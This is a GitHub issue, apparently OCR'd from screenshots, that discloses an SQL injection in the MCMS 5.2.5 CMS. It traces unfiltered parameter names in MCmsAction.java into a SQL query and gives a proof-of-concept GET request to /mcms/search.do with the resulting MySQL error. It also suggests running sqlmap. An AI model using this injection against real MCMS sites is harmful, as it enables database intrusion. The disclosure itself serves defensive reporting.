ming-soft / MCMS Public

<> Code ⊙ Issues 43 Pull requests Actions Projects Wiki ···

New issue


Jump to bottom

MCMS5.2.5 net/mingsoft/cms/action/web/MCmsAction.java SQLI #63

Closed **aw220** opened this issue on Jan 20 · 1 comment

aw220 commented on Jan 20


As you can see, the injection was successful, and the next step is to save the post package and put it into sqlmap to run



寻找到一处可疑点，位于 `net/mingsoft/cms/action/web/MCmsAction.java` 文件


```
        Map<String, Object> searchMap = field;
        searchMap.put("categoryIds",categoryIds);
        StringBuilder urlParams = new StringBuilder();

        searchMap.forEach((k, v) -> {
            //sql注入过滤
            if (v != null) {
                searchMap.put(k, v.toString().replaceAll( regex: "('|\"|\\\\)",  replacement: "\\\\$1"));
                searchMap.put(k, clearXss(searchMap.get(k).toString()));
                if (!"size".equals(k) && !"pageNo".equals(k)) {
                    urlParams.append(k).append("=").append(searchMap.get(k)).append("&");
                }
            }
        });
```

Look up for `filed` and find the incoming parameter




```
        //参数集合，提供给解析使用
        Map<String, Object> params = new HashMap<>();

        // 读取请求字段
        Map<String, Object> field = BasicUtil.assemblyRequestMap();

        // 自定义字段集合
        Map<String, String> diyFieldName = new HashMap<String, String>();

        //记录自定义模型字段名
        List filedStr = new ArrayList<>();
        // 栏目对应字段的值
        List<DiyModelMap> fieldValueList = new ArrayList<DiyModelMap>();
```

Since the parameter names are directly spliced with strings without filtering, then there may be a loophole, so let's move on to the next data chain




```java
String url = params.get(ParserUtil.URL).toString();
url = url + request.getServletPath() + "?" + urlParams;
String pageNoStr = "size=" + page.getSize() + "&pageNo=";
//下一页
String nextUrl = url + pageNoStr + ((pageNo + 1 > total) ? total : pageNo + 1);
//首页
String indexUrl = url + pageNoStr + 1;
//尾页
String lastUrl = url + pageNoStr + total;
//上一页 当前页为1时，上一页就是1
String preUrl = url + pageNoStr + ((pageNo == 1) ? 1 : pageNo - 1);

page.setIndexUrl(indexUrl);
page.setNextUrl(nextUrl);
page.setPreUrl(preUrl);
page.setLastUrl(lastUrl);

params.put(ParserUtil.PAGE, page);
params.put(ParserUtil.HTML, htmlDir);
//动态解析
params.put(ParserUtil.IS_DO, false);
//设置动态请求的模块路径
params.put(ParserUtil.MODEL_NAME, "mcms");
```



```
page.setLastUrl(lastUrl);

params.put(ParserUtil.PAGE, page);
params.put(ParserUtil.HTML, htmlDir);
//动态解析
params.put(ParserUtil.IS_DO, false);
//设置动态请求的模块路径
params.put(ParserUtil.MODEL_NAME, "mcms");

//解析后的内容
String content = "";
try {
    //根据模板路径，参数生成
    content = ParserUtil.rendering(search, params);
} catch (TemplateNotFoundException e) {
    e.printStackTrace();
} catch (MalformedTemplateNameException e) {
    e.printStackTrace();
} catch (ParseException e) {
    e.printStackTrace();
} catch (IOException e) {
    e.printStackTrace();
}
return content;
```


Since the parameter names are directly spliced with strings without filtering, then there may be a loophole, so let's move on to the next data chain



Decompiled .class file, bytecode version: 52.0 (Java 8)

```
        cfg.setClassicCompatible(true);
        cfg.addAutoInclude( templateName: "macro.ms");
    }

    String temp = FileUtil.readString(FileUtil.file(buildTempletPath, templatePath),  charsetName: "utf-8");   buildTempletPath: "
    temp = replaceTag(temp);
    stringLoader.putTemplate( name: "ms:custom:" + templatePath, temp);   temp: "<html>\n <head>\n  <meta charset="utf-8">\n  <t
    Template template = null;   template: null

    try {
        template = cfg.getTemplate( name: "ms:custom:" + templatePath,  encoding: "utf-8");   templatePath: "search.htm"    templat
    } catch (Exception var10) {
        LOG.debug("模版错误");
        var10.printStackTrace();
        LOG.debug(temp);
    }

    cfg.setClassicCompatible(true);
    cfg.setSharedVariable( name: "ms_includeEx", new IncludeExTag(buildTempletPath, stringLoader));
    ITagBiz tagBiz = (ITagBiz)SpringUtil.getBean(ITagBiz.class);
    List<TagEntity> list = tagBiz.list();
```

```
"http-nio-8080-exec-6"@10,299 in group "main": RUNNING
Evaluate expression (⏎) or add a watch (⇧⌘⏎)
wrapCollection(parameter) = 'this' is not available
Switch frames from anywhere in the IDE with ⌥⌘↑ and ⌥⌘↓
```




Decompiled .class file, bytecode version: 52.0 (Java 8)

```
        LOG.debug("模版错误");
        var10.printStackTrace();
        LOG.debug(temp);   temp: "<html>\n <head>\n  <meta charset="utf-8">\n  <title>${global.name}</title>\n  <@ms_includeEx
    }

    cfg.setClassicCompatible(true);
    cfg.setSharedVariable( name: "ms_includeEx", new IncludeExTag(buildTempletPath, stringLoader));   buildTempletPath: "/Users/h
    ITagBiz tagBiz = (ITagBiz)SpringUtil.getBean(ITagBiz.class);   tagBiz: "net.mingsoft.mdiy.biz.impl.TagBizImpl@6cbea1f8"
    List<TagEntity> list = tagBiz.list();   list:  size = 7
    list.forEach((tagSql) -> {   list:  size = 7
        if (StrUtil.isNotBlank(tagSql.getTagName())) {
            TagTypeEnum typeEnum = TagTypeEnum.get(tagSql.getTagType());
            if (typeEnum == TagTypeEnum.LIST) {
                cfg.setSharedVariable( name: "ms_" + tagSql.getTagName(), new CustomTag(map, tagSql));
            }

            if (typeEnum == TagTypeEnum.SINGLE && (!systemTag1.contains(tagSql.getTagName()) || map.containsKey("id") && tagSql
                String sql = null;

                try {
                    sql = rendering(map, tagSql.getTagSql());
```

```
"http-nio-8080-exec-6"@10,299 in group "main": RUNNING
Evaluate expression (⏎) or add a watch (⇧⌘⏎)
wrapCollection(parameter) = 'this' is not available
```

This block was found to have database calls




```
ldTempletPath, stringLoader));
ıgBiz: "net.mingsoft.mdiy.biz.impl.TagBizImpl@6cbea1f8"
iy.biz.impl.TagBizImpl@6cbea1f8"

()); typeEnum: "LIST"

e(), new CustomTag(map, tagSql));

ins(tagSql.getTagName()) || map.containsKey("id") && tagSql.getTagName().equals("field") || map.containsKey("pageTag") && (tagSql.g
```

```
"http-nio-8080-exec-3"@10,296 in group "main": RUNNING
Switch frames from anywhere in the IDE with ⌥⌘↑ and ⌥⌘↓
wrapCollection(parameter) = 'this' is not available
```

Next we try to inject, see the file `net/mingsoft/cms/action/web/MCmsAction.java` at the top of the class definition, you can know the route is `host:port/mcms` , and then add the method to be called, you can get the route is `host:port/mcms/ search.do` , next try to inject

```
GET /mcms/search.do?1'=0000 HTTP/1.1
User-Agent: PostmanRuntime/7.29.0
Accept: */*
Postman-Token: 315bc447-c977-4eb8-8b99-ae231e7a2b08
Host: localhost:8080
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=96B0978724C81C34A99F09541FA893D4
```



```
GET /mcms/search.do?1'=0000 HTTP/1.1
User-Agent: PostmanRuntime/7.29.0
Accept: */*
Postman-Token: 315bc447-c977-4eb8-8b99-ae231e7a2b08
Host: localhost:8080
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=96B0978724C81C34A99F09541FA893D4
```

```
HTTP/1.1 500
Set-Cookie: JSESSIONID=B793937AF53FB0135BC82264C1E7D91F; Path=/;
HttpOnly
Content-Type: application/json;charset=UTF-8
Date: Thu, 20 Jan 2022 03:40:33 GMT
Connection: close
Content-Length: 1761

{
  "result":false,
  "msg":
  "org.springframework.jdbc.support.SQLErrorCodeSQLExceptionTranslator.
  doTranslate(SQLErrorCodeSQLExceptionTranslator.java:239):org.springfr
  amework.jdbc.BadSqlGrammarException: \n### Error querying database.
  Cause: java.sql.SQLSyntaxErrorException: You have an error in your SQ
  L syntax; check the manual that corresponds to your MySQL server vers
  ion for the right syntax to use near 'http://localhost:8080//mcms/sea
  rch.do?categoryIds=&1'=0000&size=10&pageNo=3' as ' at line 3\n### The
   error may exist in net/mingsoft/base/dao/IBaseDao.xml\n### The error
   may involve net.mingsoft.base.dao.IBaseDao.excuteSql\n### The error
  occurred while executing a query\n### SQL: select   'http://localhost
  :8080//mcms/search.do?categoryIds=&1'=0000&size=10&pageNo=1' as \"ind
  ex\",   'http://localhost:8080//mcms/search.do?categoryIds=&1'=0000&s
  ize=10&pageNo=3' as \"last\",   'http://localhost:8080//mcms/search.d
